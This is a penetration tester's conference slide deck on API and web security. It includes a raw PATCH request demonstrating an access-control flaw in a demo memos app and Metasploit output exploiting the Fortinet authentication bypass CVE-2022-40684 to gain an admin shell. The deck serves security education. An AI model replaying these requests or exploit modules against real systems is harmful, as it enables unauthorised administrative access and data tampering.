Cyber Security Consultant & Penetration Tester @ Condignum, **AUSTRIA**

API Security/Web Security - how it can affect an Organization and possibly damage your Business?



Agenda

- 1. Self-Introduction
- 2. What is an API Application Programming Interface
- 3. API Attacks & Penetration Testing Demo Time
- 4. Web Security how it can affect an Organization
- 5. Web Security Explanation
- 6. Web Security Demo Time



Qualifications & professional Certifications

studied and working in Austria in the Cyber Security Field as Cyber Security
 Engineer, Penetration Tester and Bug Bounty Hunter







Certifications for advanced IT professionals

Certified EC-council Instructor

Certified Ethical Hacker

Offensive Security Certified Professional

Identified Vulnerabilities & 0-day Vulnerabilities

- Identified more than 25 CVEs. Some as an example:
 - CVE-2023-0787
 - CVE-2023-0791
 - CVE-2023-0564
 - CVE-2023-0565
 - CVE-2023-0566
 - CVE-2023-0572

Certificate of Appreciation

This certificate acknowledges that

Ahmed Hassan

found a web site vulnerability, then acted ethically by reporting it in a timely manner. These efforts have helped improve the overall level of security at Lenovo.

Lenovo Information Security

Thank you Letter from Lenovo, for identifying a Vulnerability in their Web Application

Lenov

www.arabsecurityconference.com


What is an API - Application Programming Interface






API - Application Programming Interface

- 1. API is the acronym for application programming interface asoftware intermediary that allows two applications to talk to each other.
- 2. It can be used as a building block for the development of new interactions with mobile devices, other applications or smart devices.




What is an API?





API – Penetration Testing


- 1. An API penetration testing is an application penetration testing exercise performed by certified human hackers in a controlled environment simulating a cybersecurity attack on an API endpoint.
- 2. API penetration testing is considered an industry-standard offensive security practice that enables organizations to meet security compliance requirements (i.e., PCI DSS, SOC 2, ISO 27001, GDPR, and HIPAA) and improve their security posture to protect their sensitive and regulated data, systems, and processes.
- 3. With a trusted API penetration testing service provider, an organization can securely and safely scan for vulnerabilities on its API endpoints.






API – Penetration Testing Request Methods

- 1. Use <u>GET</u> requests to retrieve resource representation/information only and not modify it in any way. As GET requests do not change the resource's state, these are said to be safe methods.
- 2. Use <u>POST</u> APIs to create new subordinate resources, e.g., a file is subordinate to a directory containing it or a row is subordinate to a database table.
- 3. Use <u>PUT</u> APIs primarily to update an existing resource (if the resource does not exist, then API may decide to create a new resource or not).
- 4. HTTP <u>PATCH</u> requests are to make a partial update on a resource. If you see PUT requests modify a resource entity too. So, to make it more precise the PATCH method is the correct choice for partially updating an existing resource, and you should only use PUT if you're replacing a resource in its entirety.
- 5. As the name applies, <u>DELETE APIs delete the resources (identified by the Request-URI).</u>







API Vulnerability – Demo Time

1. API real Customer – 0-day Vulnerability:

Link: https://huntr.dev/bounties/e907b754-4f33-46b6-9dd2-0d2223cb060c/


2. Video PoC: https://drive.google.com/file/d/13cZ4p-rvimk00XFDpYBCfT53kivWeuTW/view

```
PATCH /api/memo/1010 HTTP/2
Host: demo.usememos.com
Cookie: memos session=
HYZNSeWFXNW5EQWtBQjNWelpYSXRhV1FEYVc1MEJBTUFfOUE9fJ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: application/json, text/plain, */*
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 74
Referer: https://demo.usememos.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
  "id":1010,
  "visibility": "PRIVATE",
  "resourceIdList":[
```

```
4 Content-Length: 387
 5 Cf-Ray: 77e1371a2cfe0da8-MRS
 6 Access-Control-Allow-Origin: *
 7 Vary: Accept-Encoding
 8 Cf-Cache-Status: DYNAMIC
 9 Server: cloudflare
10 Alt-svc: h3=":443"; ma=86400, h3-29=":443";
     "data": [
       "id": 1010,
       "rowStatus": "NORMAL",
       "createdTs": 1671799732,
       "content": "Changed",
         "id": 104,
         "rowStatus": "NORMAL",
         "createdTs": 1671799266,
         "updatedTs": 1671799366,
         "username": "test",
         "email": "",
         "nickname": "test",
         "openId": "",
```



API Vulnerability – Demo Time – Proof of Concept Video



Web Security - how it can affect an Organization and possibly damage your Business?





Web Security - Uber and GTA 6 hacked & leaked

UK police arrest teenager suspected of Uber, GTA 6 hacks

Carly Page @carlypage_ / 4:28 PM GMT+2 • September 26, 2022





Grand Theft Auto 6 leak: who hacked Rockstar and what was stolen?

A major data breach has given the world an early look at Grand Theft Auto 6. Why is this such bad news for the developer?






Web Security - Explanation

Web security refers to protecting networks and computer systems from damage to or the theft of software, hardware, or data. It includes protecting computer systems from misdirecting or disrupting the services they are designed to provide.


- 1. Cross Site Scripting (XSS)
- 2. SQL Injection
- 3. DDoS
- 4. Sensitive Information Disclosure
- 5. Insecure Direct Object Reference





Web Security – CVE-2023-1875 / stored XSS Bypass

stored XSS Protection bypass by changing the User Profile Name - CVE-2023-1875





Web Security – Proof of Concept 1 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.

```
msf6 exploit(linux/http/fortinet_authentication_bypass_cve_2022_40684) > run

[*] Running automatic check ("set AutoCheck false" to disable)

[+] Target is running the version v7.2.1, which is vulnerable.

[+] The target is vulnerable. And SSH is running which makes it exploitable.

[*] Executing exploit on target user:

[*] SSH session 2 opened ("") at "")

# config system admin

(admin) #
```




Web Security – Proof of Concept 2 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.






Web Security - Proof of Concept 3 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.



Thanks

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https://www.arabsecurityconference.com/speaker-2023-ahmed-hassan (Speaker Link on Website Conference

https://www.linkedin.com/in/ahmed-hassan-79559487/